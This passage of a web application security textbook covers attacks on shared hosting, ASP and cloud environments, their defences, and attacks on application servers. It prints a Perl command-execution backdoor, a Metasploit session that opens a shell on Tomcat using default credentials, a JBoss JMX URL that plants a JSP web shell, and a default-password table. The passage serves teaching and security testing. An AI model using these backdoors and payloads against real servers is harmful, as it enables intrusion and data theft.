
<VirtualHost *>
    ServerName wahn-app2.com
    DocumentRoot /www/app2
</VirtualHost>
```

## Shared Application Services

Many ASPs provide ready-made applications that can be adapted and customized for use by their customers. This model is cost-effective in industries where large numbers of businesses need to deploy highly functional and complex applications that provide essentially the same functionality to their end users. By using the services of an ASP, businesses can quickly acquire a suitably branded application without incurring the large setup and maintenance costs that this would otherwise involve.

The market for ASP applications is particularly mature in the financial services industry. For example, a given country may have thousands of small retailers that want to offer their customers in-store payment cards and credit facilities. These retailers outsource this function to dozens of different credit card providers, many of whom are themselves start-ups rather than long-established banks. These credit card providers offer a commoditized service in which cost is the main discriminator. Accordingly, many of them use an ASP to deliver the web application that is provided to end users. Within each ASP, the same application therefore is customized for a huge number of different retailers.

Figure 17-5 illustrates the typical organization and division of responsibilities in this kind of arrangement. As you can see from the numerous agents and tasks involved, this setup involves the same kinds of security problems as the basic shared hosting model; however, the issues involved may be more complex. Furthermore, additional problems are specific to this arrangement, as described in the next section.



**Figure 17-5:** The organization of a typical application service provider

## Attacking Shared Environments

Shared hosting and ASP environments introduce a range of new potential vulnerabilities by which an attacker can target one or more applications within the shared infrastructure.

### Attacks Against Access Mechanisms

Because various external organizations have a legitimate need to update and customize the different applications in a shared environment, the provider

needs to implement mechanisms by which this remote access can be achieved. In the simplest case of a virtually hosted web site, this may merely involve an upload facility such as FTP or SCP, via which customers can write files within their own web root.

If the hosting arrangement includes provision of a database, customers may need to obtain direct access to configure their own database setup and retrieve data that the application has stored. In this situation, providers may implement a web interface to certain database administrative functions or may even expose the actual database service on the Internet, allowing customers to connect directly and use their own tools.

In full-blown ASP environments, where different types of customers need to perform different levels of customization on elements of the shared application, providers often implement highly functional applications that customers can use for these tasks. These are often accessed via a virtual private network (VPN) or a dedicated private connection into the ASP's infrastructure.

Given the range of remote access mechanisms that may exist, a number of different attacks may be possible against a shared environment:

- The remote access mechanism itself may be insecure. For example, the FTP protocol is unencrypted, enabling a suitably positioned attacker (for example, within a customer's own ISP) to capture login credentials. Access mechanisms may also contain unpatched software vulnerabilities or configuration defects that enable an anonymous attacker to compromise the mechanism and interfere with customers' applications and data.
- The access granted by the remote access mechanism may be overly liberal or poorly segregated between customers. For example, customers may be given a command shell when they require only file access. Alternatively, customers may not be restricted to their own directories and may be able to update other customers' content or access sensitive files on the server operating system.
- The same considerations apply to databases as for filesystem access. The database may not be properly segregated, with different instances for each customer. Direct database connections may use unencrypted channels such as standard ODBC.
- When a customized application is deployed for the purpose of remote access (for example, by an ASP), this application must take on the responsibility of controlling different customers' access to the shared application. Any vulnerabilities within the administrative application may allow a malicious customer or even an anonymous user to interfere with the applications of other customers. They may also allow customers with the limited capability to update their application's skin to escalate privileges and modify elements of the core functionality involved in their application to their

advantage. Where this kind of administrative application is deployed, any kind of vulnerability within this application may provide a vehicle to attack the shared application accessed by end users.

## ***Attacks Between Applications***

In a shared hosting environment, different customers typically have a legitimate need to upload and execute arbitrary scripts on the server. This immediately raises problems that do not exist in single-hosted applications.

### **Deliberate Backdoors**

In the most obvious kind of attack, a malicious customer may upload content that attacks the server itself or other customers' applications. For example, consider the following Perl script, which implements a remote command facility on the server:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");

if (param()){my $command = param("cmd");
    $command=`$command`;

    print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

Accessing this script over the Internet enables the customer to execute arbitrary operating system commands on the server:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1
Host: wahn-maliciousapp.com
```

```
HTTP/1.1 200 OK
Date: Sun, 03 Jul 2011 19:16:38 GMT
Server: Apache/2.0.59
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

```
<!DOCTYPE html
    PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
```

```
</head>  
<body>  
  apache  
</body>  
</html>
```

Because the malicious customer's commands are executing as the Apache user, it is likely that this will allow access to the scripts and data belonging to other customers of the shared hosting service.

This kind of threat also exists in the context of an ASP-managed shared application. Although the core application functionality is owned and updated by the ASP, individual customers typically can modify this functionality in certain defined ways. A malicious customer may introduce subtle backdoors into code that he controls, enabling him to compromise the shared application and gain access to other customers' data.

**TIP** Backdoor scripts can be created in most web scripting languages. For more examples of scripts in other languages, see [http://net-square.com/papers/one\\_way/one\\_way.html#4.0](http://net-square.com/papers/one_way/one_way.html#4.0).

### Attacks Between Vulnerable Applications

Even if all customers in a shared environment are benign, and upload only legitimate scripts that are validated by the environment's owner, attacks between applications will, of course, be possible if vulnerabilities unwittingly exist within the applications of individual customers. In this situation, one vulnerability within a single application may enable a malicious user to compromise both that application and all others hosted within the shared environment. Many types of common vulnerability fall into this category. For example:

- A SQL injection flaw in one application may enable an attacker to perform arbitrary SQL queries on the shared database. If database access is inadequately segregated between different customers, an attacker may be able to read and modify the data used by all applications.
- A path traversal vulnerability in one application may enable an attacker to read or write arbitrary files anywhere on the server filesystem, including those belonging to other applications.
- A command injection flaw in one application may enable an attacker to compromise the server and, therefore, the other applications hosted on it, in the same way as described for a malicious customer.

### Attacks Between ASP Application Components

The possible attacks described previously may all arise in the context of a shared ASP application. Because customers typically can perform their own

customizations to core application functionality, a vulnerability introduced by one customer may enable users of a customized application to attack the main shared application, thereby compromising the data of all the ASP's customers.

In addition to these attacks, the ASP scenario introduces further possibilities for malicious customers or users to compromise the wider shared application, because of how different components of the shared application must interoperate. For example:

- Data generated by different applications is often collated in a common location and viewed by ASP-level users with powerful privileges within the shared application. This means that an XSS-type attack within a customized application may result in compromise of the shared application. For example, if an attacker can inject JavaScript code into log file entries, payment records, or personal contact information, this may enable him to hijack the session of an ASP-level user and therefore gain access to sensitive administrative functionality.
- ASPs often employ a shared database to hold data belonging to all customers. Strict segregation of data access may or may not be enforced at the application and database layers. However, in either case some shared components typically exist, such as database stored procedures, that are responsible for processing data belonging to multiple customers. Defective trust relationships or vulnerabilities within these components may allow malicious customers or users to gain access to data in other applications. For example, a SQL injection vulnerability in a shared stored procedure that runs with definer privileges may result in the compromise of the entire shared database.

## HACK STEPS

1. **Examine the access mechanisms provided for customers of the shared environment to update and manage their content and functionality. Consider questions such as the following:**
  - Does the remote access facility use a secure protocol and suitably hardened infrastructure?
  - Can customers access files, data, and other resources that they do not legitimately need to access?
  - Can customers gain an interactive shell within the hosting environment and perform arbitrary commands?
2. **If a proprietary application is used to allow customers to configure and customize a shared environment, consider targeting this application as a means of compromising the environment itself and individual applications running within it.**



3. **If you can achieve command execution, SQL injection, or arbitrary file access within one application, investigate carefully whether this provides any means of escalating your attack to target other applications.**
4. **If you are attacking an ASP-hosted application that is made up of both shared and customized components, identify any shared components such as logging mechanisms, administrative functions, and database code components. Attempt to leverage these to compromise the shared portion of the application and thereby attack other individual applications.**
5. **If a common database is used within any kind of shared environment, perform a comprehensive audit of the database configuration, patch level, table structure, and permissions, perhaps using a database scanning tool such as NGSSquirrel. Any defects within the database security model may provide a means of escalating an attack from within one application to another.**

### ***Attacking the Cloud***

The ubiquitous buzzword “cloud” refers roughly to the increased outsourcing of applications, servers, databases, and hardware to external service providers. It also refers to the high degree of virtualization employed in today’s shared hosting environments.

Cloud services broadly describes on-demand Internet-based services that provide an API, application, or web interface for consumer interaction. The cloud computing provider normally stores user data or processes business logic to provide the service. From an end-user perspective, traditional desktop applications are migrating to cloud-based equivalents, and businesses can replace entire servers with on-demand equivalents.

A frequently mentioned security concern in moving to cloud services is loss of control. Unlike with traditional server or desktop software, there is no way for a consumer to proactively assess the security of a particular cloud service. Yet the consumer is required to hand over all responsibility for the service and data to a third party. For businesses, more control is being ceded to an environment where the risks are not fully qualified or quantified. Published vulnerabilities in the web applications supporting cloud services are also not widespread, because the web-based platform is not open to the same scrutiny as traditional client/server downloadable products.

This concern about loss of control is similar to existing concerns that businesses may have about choosing a hosting provider, or that consumers may have about choosing a web mail provider. But this issue alone does not reflect the raised stakes that cloud computing brings. Whereas compromising a single conventional web application could affect thousands of individual users, compromising a cloud service could affect thousands of cloud subscribers, all with

customer bases of their own. Whereas a flawed access control may give unauthorized access to a sensitive document in a work flow application, in a cloud self-service application it may give unauthorized access to a server or cluster of servers. The same vulnerability in an administrative back-end portal could give access to entire company infrastructures.

### **Cloud Security from a Web Application Perspective**

With a fluid definition, implemented differently by every cloud provider, no proscriptive list of vulnerabilities is applicable to all cloud architectures. It is, however, possible to identify some key areas of vulnerabilities unique to cloud computing architectures.

**NOTE** A commonly quoted defense mechanism for cloud security is the encryption of data at rest or in transit. However, encryption may provide minimal protection in this context. As described in the earlier section “Tiered Architectures,” if an attacker bypasses the application’s checks for authentication or authorization and makes a seemingly legitimate request for data, any decryption functions are automatically invoked by components lower in the stack.

### **Cloned Systems**

Many applications rely on features of the operating system when drawing on entropy to generate random numbers. Common sources are related to the features of the system itself, such as system uptime, or information about the system’s hardware. If systems are cloned, attackers possessing one of the clones could determine the seeds used for random-number generation, which could in turn allow more accurate predictions about the state of random-number generators.

### **Migration of Management Tools to the Cloud**

At the heart of an enterprise cloud computing service is the interface through which servers are provisioned and monitored. This is a self-service environment for the customer, often a web-enabled version of a tool originally used for internal server management. Former standalone tools that have been ported to the web often lack robust session management and access control mechanisms, particularly where no role-based segregation existed previously. Some solutions observed by the authors have used tokens or GUIDs for server access. Others have simply exposed a serialization interface through which any of the management methods could be called.

### **Feature-First Approach**

Like most new fields, cloud service providers promote a feature-first approach in attracting new customers. From an enterprise perspective, cloud environments are nearly always managed over a self-service web application. Users are given

a wide variety of user-friendly methods by which they can access their data. An opt-out mechanism for features generally is not offered.

### **Token-Based Access**

Numerous cloud resources are designed to be invoked on a regular basis. This creates the need to store a permanent authentication token on the client, decoupled from the user's password and used to identify a device (as opposed to a user). If an attacker can gain access to a token, he can access the user's cloud resources.

### **Web Storage**

Web storage is one of the main end-user attractions of cloud computing. To be effective, web storage should support a standard browser or browser extension, a range of technologies and extensions to HTTP such as WebDAV, and often cached or token-based credentials, as just discussed.

Another issue is that a web server on a domain is often Internet-visible. If a user can upload HTML and induce other users to access their upload file, he can compromise those users of the same service. Similarly, an attacker can take advantage of the Java same-origin policy and upload a JAR file, gaining full two-way interaction whenever that JAR file is invoked elsewhere on the Internet.

## **Securing Shared Environments**

Shared environments introduce new types of threats to an application's security, posed by a malicious customer of the same facility and by an unwitting customer who introduces vulnerabilities into the environment. To address this twofold danger, shared environments must be carefully designed in terms of customer access, segregation, and trust. They also must implement controls that are not directly applicable to the context of a single-hosted application.

### **Secure Customer Access**

Whatever mechanism is provided for customers to maintain the content under their control, this should protect against unauthorized access by third parties and by malicious customers:

- The remote access mechanism should implement robust authentication, use cryptographic technologies that are not vulnerable to eavesdropping, and be fully security hardened.
- Individual customers should be granted access on a least-privilege basis. For example, if a customer is uploading scripts to a virtually hosted server, he should have only read and write permissions to his own document root. If a shared database is being accessed, this should be done using

a low-privileged account that cannot access data or other components belonging to other customers.

- If a customized application is used to provide customer access, it should be subjected to rigorous security requirements and testing in line with its critical role in protecting the security of the shared environment.

### ***Segregate Customer Functionality***

Customers of a shared environment cannot be trusted to create only benign functionality that is free of vulnerabilities. A robust solution, therefore, should use the architectural controls described in the first half of this chapter to protect the shared environment and its customers from attack via rogue content. This involves segregating the capabilities allowed to each customer's code as follows to ensure that any deliberate or unwitting compromise is localized in its impact and cannot affect other customers:

- Each customer's application should use a separate operating system account to access the filesystem that has read and write access only to that application's file paths.
- The ability to access powerful system functions and commands should be restricted at the operating system level on a least-privilege basis.
- The same protection should be implemented within any shared databases. A separate database instance should be used for each customer, and low-privileged accounts should be assigned to customers, with access to only their own data.

**NOTE** Many shared hosting environments based on the LAMP model rely on PHP's safe mode to limit the potential impact of a malicious or vulnerable script. This mode prevents PHP scripts from accessing certain powerful PHP functions and places restrictions on the operation of other functions (see Chapter 19). However, these restrictions are not fully effective and have been vulnerable to bypasses. Although safe mode may provide a useful layer of defense, it is architecturally the wrong place to control the impact of a malicious or vulnerable application, because it involves the operating system trusting the application tier to control its actions. For this reason and others, safe mode has been removed from PHP version 6.

**TIP** If you can execute arbitrary PHP commands on a server, use the `phpinfo()` command to return details of the PHP environment's configuration. You can review this information to establish whether safe mode is enabled and how other configuration options may affect what actions you can easily perform. See Chapter 19 for further details.

### ***Segregate Components in a Shared Application***

In an ASP environment where a single application comprises various shared and customizable components, trust boundaries should be enforced between components that are under the control of different parties. When a shared component, such as a database stored procedure, receives data from a customized component belonging to an individual customer, this data should be treated with the same level of distrust as if it originated directly from an end user. Each component should be subjected to rigorous security testing originating from adjacent components outside its trust boundaries to identify any defects that may enable a vulnerable or malicious component to compromise the wider application. Particular attention should be paid to shared logging and administrative functions.

## **Summary**

---

Security controls implemented within web application architectures present a range of opportunities for application owners to enhance the overall security posture of their deployment. As a consequence, defects and oversights within an application's architecture often can enable you to dramatically escalate an attack, moving from one component to another to eventually compromise the entire application.

Shared hosting and ASP-based environments present a new range of difficult security problems, involving trust boundaries that do not arise within a single-hosted application. When you are attacking an application in a shared context, a key focus of your efforts should be the shared environment itself. You should try to ascertain whether it is possible to compromise that environment from within an individual application, or to leverage one vulnerable application to attack others.

## **Questions**

---

Answers can be found at <http://mdsec.net/wahh>.

1. You are attacking an application that employs two different servers: an application server and a database server. You have discovered a vulnerability that allows you to execute arbitrary operating system commands on the application server. Can you exploit this vulnerability to retrieve sensitive application data held within the database?
2. In a different case, you have discovered a SQL injection flaw that can be exploited to execute arbitrary operating system commands on the database

server. Can you leverage this vulnerability to compromise the application server? For example, could you modify the application's scripts held on the application server, and the content returned to users?

3. You are attacking a web application that is hosted in a shared environment. By taking out a contract with the ISP, you can acquire some web space on the same server as your target, where you are permitted to upload PHP scripts.

Can you exploit this situation to compromise the application you are targeting?

4. The architecture components Linux, Apache, MySQL, and PHP are often found installed on the same physical server. Why can this diminish the security posture of the application's architecture?
5. How could you look for evidence that the application you are attacking is part of a wider application managed by an application service provider?

# Attacking the Application Server

As with any kind of application, a web application depends on the other layers of the technology stack that support it, including the application or web server, operating system, and networking infrastructure. An attacker may target any of these components. Compromising the technology on which an application depends very often enables an attacker to fully compromise the application itself.

Most attacks in this category are outside the scope of a book about attacking web applications. One exception to this is attacks that target the application and web server layers, as well as any relevant application-layer defenses. Inline defenses are commonly employed to help secure web applications and identify attacks. Circumventing these defenses is a key step in compromising the application.

So far we have not drawn a distinction between a web server and an application server, because the attacks have targeted application functionality, irrespective of how it is provided. In reality, much of the presentation layer, communication with back-end components, and the core security framework may be managed by the application container. This may give additional scope to an attack. Clearly any vulnerability in the technologies that deliver this framework will be of interest to an attacker if they can be used to directly compromise the application.

This chapter focuses on ways of leveraging defects at the application server layer from an Internet perspective to attack the web application running on it. The vulnerabilities that you can exploit to attack application servers fall into two broad categories: shortcomings in the server's configuration, and security flaws within application server software. A list of defects cannot be comprehensive,

because software of this type is liable to change over time. But the flaws described here illustrate the typical pitfalls awaiting any application implementing its own native extensions, modules, or APIs, or reaching outside the application container.

This chapter also examines web application firewalls, describes their strengths and weaknesses, and details ways in which they can often be circumvented to deliver attacks.

## Vulnerable Server Configuration

---

Even the simplest of web servers comes with a wealth of configuration options that control its behavior. Historically, many servers have shipped with insecure default options, which present opportunities for attack unless they are explicitly hardened.

### Default Credentials

Many web servers contain administrative interfaces that may be publicly accessible. These may be located at a specific location within the web root or may run on a different port, such as 8080 or 8443. Frequently, administrative interfaces have default credentials that are well known and are not required to be changed on installation.

Table 18-1 shows examples of default credentials on some of the most commonly encountered administrative interfaces.

**Table 18-1:** Default Credentials on Some Common Administrative Interfaces

	USERNAME	PASSWORD
Apache Tomcat	admin	(none)
	tomcat	tomcat
	root	root
Sun JavaServer	admin	admin
Netscape Enterprise Server	admin	admin
Compaq Insight Manager	administrator	administrator
	anonymous	(none)
	user	user
	operator	operator
	user	public
Zeus	admin	(none)



In addition to administrative interfaces on web servers, numerous devices, such as switches, printers, and wireless access points, use web interfaces that have default credentials that may not have been changed. The following resources list default credentials for a large number of different technologies:

- [www.cirt.net/passwords](http://www.cirt.net/passwords)
- [www.phenoelit-us.org/dpl/dpl.html](http://www.phenoelit-us.org/dpl/dpl.html)

### HACK STEPS

1. **Review the results of your application mapping exercises to identify the web server and other technologies in use that may contain accessible administrative interfaces.**
2. **Perform a port scan of the web server to identify any administrative interfaces running on a different port to the main target application.**
3. **For any identified interfaces, consult the manufacturer's documentation and the listings of common passwords to obtain default credentials. Use Metasploit's built-in database to scan the server.**
4. **If the default credentials do not work, use the techniques described in Chapter 6 to attempt to guess valid credentials.**
5. **If you gain access to an administrative interface, review the available functionality, and determine whether this can be used to further compromise the host and attack the main application.**

## Default Content


Most application servers ship with a range of default content and functionality that you may be able to leverage to attack either the server itself or the main target application. Here are some examples of default content that may be of interest:

- Debug and test functionality designed for use by administrators
- Sample functionality designed to demonstrate certain common tasks
- Powerful functions not intended for public use but unwittingly left accessible
- Server manuals that may contain useful information that is specific to the installation itself

### *Debug Functionality*

Functionality designed for diagnostic use by administrators is often of great value to an attacker. It may contain useful information about the configuration and runtime state of the server and applications running on it.

Figure 18-1 shows the default page `phpinfo.php`, which exists on many Apache installations. This page simply executes the PHP function `phpinfo()` and returns the output. It contains a wealth of information about the PHP environment, configuration settings, web server modules, and file paths.



**Figure 18-1:** The default page `phpinfo.php`

### Sample Functionality


By default many servers include various sample scripts and pages designed to demonstrate how certain application server functions and APIs can be used. Typically, these are intended to be innocuous and to provide no opportunities for an attacker. However, in practice this has not been the case, for two reasons:

- Many sample scripts contain security vulnerabilities that can be exploited to perform actions not intended by the scripts' authors.
- Many sample scripts actually implement functionality that is of direct use to an attacker.

An example of the first problem is the Dump Servlet included in Jetty version 7.0.0. This servlet can be accessed from a URL such as `/test/jsp/dump.jsp`. When it is accessed, it prints various details of the Jetty installation and the current request, including the request query string. This allows for simple

cross-site scripting if an attacker simply includes script tags in the URL, such as `/test/jsp/dump.jsp?%3Cscript%3Ealert(%22xss%22)%3C/script%3E`.


An example of the second problem is the Sessions Example script shipped with Apache Tomcat. As shown in Figure 18-2, this can be used to get and set arbitrary session variables. If an application running on the server stores sensitive data in a user's session, an attacker can view this and may be able to interfere with the application's processing by modifying its value.



**Figure 18-2:** The default Sessions Example script shipped with Apache Tomcat

## Powerful Functions

Some web server software contains powerful functionality that is not intended to be used by the public but that can be accessed by end users through some means. In many cases application servers actually allow web archives (WAR files) to be deployed over the same HTTP port as that used by the application itself, given the correct administrative credentials. This deployment process for an application server is a prime target for hackers. Common exploit frameworks can automate the process of scanning for default credentials, uploading a web archive containing a backdoor, and executing it to get a command shell on the remote system, as shown in Figure 18-3.



```

Metasploit

File Edit View Help

[+] metasploit v3.7.0-dev [core:3.7 api:1.0]
+ -- --[ 675 exploits - 353 auxiliary
+ -- --[ 217 payloads - 27 encoders - 8 nops
+ -- --[ svn r12292 updated today (2011.04.11)

msf > use multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set USERNAME admin
USERNAME => admin
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set RHOST wahh-app
RHOST => wahh-app
msf exploit(tomcat_mgr_deploy) > set RPORT 80
RPORT => 80
msf exploit(tomcat_mgr_deploy) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Windows Universal"
[*] Uploading 52025 bytes as 1V4k3W7tG3mbMy3HSRV.war ...
[*] Executing /1V4k3W7tG3mbMy3HSRV/1PgAZx18WfCRE0VAv7W8ngbI.jsp...
[*] Undeploying 1V4k3W7tG3mbMy3HSRV ...
[*] Command shell session 1 opened (192.168.214.141:8097 -> 192.168.214.155:4444)
) at 2011-04-11 19:58:57 +0100

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.


C:\Program Files\Apache Software Foundation\Tomcat 5.5>

```

**Figure 18-3:** Using Metasploit to compromise a vulnerable Tomcat server

## JMX

The JMX console, installed by default within a JBoss installation, is a classic example of powerful default content. The JMX console is described as a “raw view into the microkernel of the JBoss Application Server.” In fact, it allows you to access any Managed Beans within the JBoss Application Server directly. Due to the sheer amount of functionality available, numerous security vulnerabilities have been reported. Among the easiest to exploit is the ability to use the `store` method within the `DeploymentFileRepository` to create a war file containing a backdoor, as shown in Figure 18-4.



**Figure 18-4:** The JMX console contains functionality allowing arbitrary WAR files to be deployed

For example, the following URL uploads a page called `cmdshell.jsp` containing a backdoor:

```
http://wahn-app.com:8080/jmx-console/HtmlAdaptor?action=invokeOpByName&name=
jboss.admin:3AService:3DDeploymentFileRepository&methodName=
store&argType=java.lang.String&arg0=cmdshell.war&argType=
java.lang.String&arg1=cmdshell&argType=java.lang.String&arg2=
.jsp&argType=java.lang.String&arg3=%3C%25Runtime.getRuntime%28%29.exec
%28request.getParameter%28%22c%22%29%29%3B%25%3E%0A&argType=
boolean&arg4=True
```

As shown in Figure 18-5, this successfully creates a server-side backdoor that executes the following code:

```
<%Runtime.getRuntime().exec(request.getParameter("c"));%>
```



**Figure 18-5:** A successful attack using the JMX console to deploy a backdoor WAR file onto a JBoss server

The built-in Deployment Scanner then automatically deploys the Trojan WAR file to the JBoss Application Server. After it is deployed, it can be accessed within the newly created cmdshell application, which in this instance contains only `cmdshell.jsp`:

```
http://wahh-app.com:8080/cmdshell/cmdshell.jsp?c=cmd%20/
c%20ipconfig%3Ec:\foo
```

